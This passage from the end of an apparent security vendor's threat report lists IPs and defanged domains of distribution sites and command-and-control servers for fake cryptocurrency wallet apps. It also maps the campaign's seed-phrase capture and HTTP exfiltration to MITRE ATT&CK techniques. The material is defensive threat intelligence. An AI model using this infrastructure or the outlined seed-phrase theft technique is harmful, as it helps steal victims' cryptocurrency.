104.21.61[.]17	NameSilo	2021-12-30 12:33:04	lntokems[.]club Distribution website
104.21.26[.]245	NameSilo	2021-11-26 18:39:27	matemasks[.]date Distribution website
172.67.159[.]121	NameSilo	2022-02-06 03:48:54	bitpio[.]com Distribution website
172.67.171[.]168	NameSilo	2022-02-06 03:50:25	onekeys[.]mobi Distribution website
172.67.133[.]7	NameSilo	2021-12-28 06:57:00	tokenpockets[.]org Distribution website
216.83.46[.]49	Dynadot	2022-01-17 17:22:40	app-coinbase[.]co Distribution website
172.67.182[.]118	Gandi SAS	2022-02-13 00:46:46	imtoken[.]sx Distribution website
104.21.34[.]81	N/A	2022-01-20 18:24:30	imtoken.net[.]im Distribution website
104.21.87[.]75	Nets To	2022-02-09 09:09:38	imtoken.cn[.]com Distribution website
104.21.11[.]70	NETMASTER SARL	2022-02-09 09:08:05	imtoken[.]tg Distribution website
172.67.187.149	NameSilo	2022-02-06 03:52:06	update.imdt[.]cc C&C
97.74.83[.]237	GoDaddy	2022-01-27 18:44:33	imbbq[.]co C&C
172.67.189[.]148	GoDaddy	2022-01-27 16:07:53	ds-super-admin.imtokens[.]money C&C
156.226.173[.]11	GoDaddy	2022-01-19 14:59:48	imtokenss.token-app[.]cc C&C
45.154.213[.]11	Alibaba Cloud Computing	2021-12-31 21:48:56	xdhbj[.]com C&C
47.242.200[.]140	Alibaba Cloud Computing	2021-05-28 11:42:54	update.xzxqsf[.]com C&C
45.155.43[.]118	NameSilo	2021-09-24 10:03:29	metamask.tptokenm[.]live C&C
172.67.223[.]58	GoDaddy	2022-01-19 22:51:08	two.shayu[.]la C&C
45.154.213[.]18	Xin Net Technology	2018-08-03 23:00:00	jdzpfw[.]com C&C
104.21.86[.]197	NameSilo	2022-02-06 03:48:48	bp.tkdt[.]cc C&C
104.21.86[.]197	NameSilo	2022-02-06 04:04:29	ok.tkdt[.]cc C&C
172.67.136[.]90	NameSilo	2022-02-03 02:00:42	mm.tkdt[.]cc C&C
8.210.235[.]71	Dynadot	2021-07-16 13:25:06	token-lon[.]me C&C
172.67.182[.]118	Gandi SAS	2022-02-13 00:51:18	bh.imtoken[.]sx C&C
172.67.142[.]90	Nets To	2022-02-09 09:18:54	ht.imtoken.cn[.]com C&C
20.196.222.119	Name.com	2022-02-13 00:59:59	api.tipi21341[.]com C&C
89.223.124[.]75	Namecheap	2022-01-18 11:34:56	ariodjs[.]xyz C&C
199.36.158[.]100	MarkMonitor	2022-02-03 02:22:17	walletappforbit.web[.]app C&C
195.161.62[.]125	REGRU-SU	2019-08-04 23:00:00	jaxx[.]su C&C

IP	Provider	First seen	Details
111.90.156[.]9	REGRU-SU	2021-09-29 03:12:49	jaxx[.]tf C&C
111.90.145[.]75	Hosting Concepts B.V. d/b/a	2018-09-11 23:00:00	master-consultas[.]com C&C
104.219.248[.]112	Namecheap	2022-01-19 23:03:52	jaxxwalletinc[.]live C&C
50.87.228[.]40	FastDomain	2021-09-09 21:15:10	jabirs-xso-xxx-wallet[.]com C&C
88.80.187[.]8	Tucows Domains	2022-01-06 03:52:05	jaxx.podzone[.]org C&C
192.64.118[.]16	Namecheap	2022-01-07 16:09:06	saaditrezxie[.]store C&C

MITRE ATT&CK techniques

Note: This table was built using *version 10* of the ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1444	Masquerade as Legitimate Application	Fake website provides trojanized Android and/or iOS apps for download.
T1478	Install Insecure or Malicious Configuration	Fake website provides a download of a malicious configuration profile for iOS.	
T1475	Deliver Malicious App via Authorized App Store	Fake cryptocurrency wallet apps were distributed via Google Play.	
Credential Access	T1417	Input Capture	Trojanized wallet apps intercept seed phrases during initial wallet creation. Fake Jaxx apps request seed phrase under the guise of connecting to the victim's Jaxx account.
Exfiltration	T1437	Standard Application Layer Protocol	Malicious code exfiltrates recovery seed phrase over standard HTTP or HTTPS protocols.

24 Mar 2022 - 01:30PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion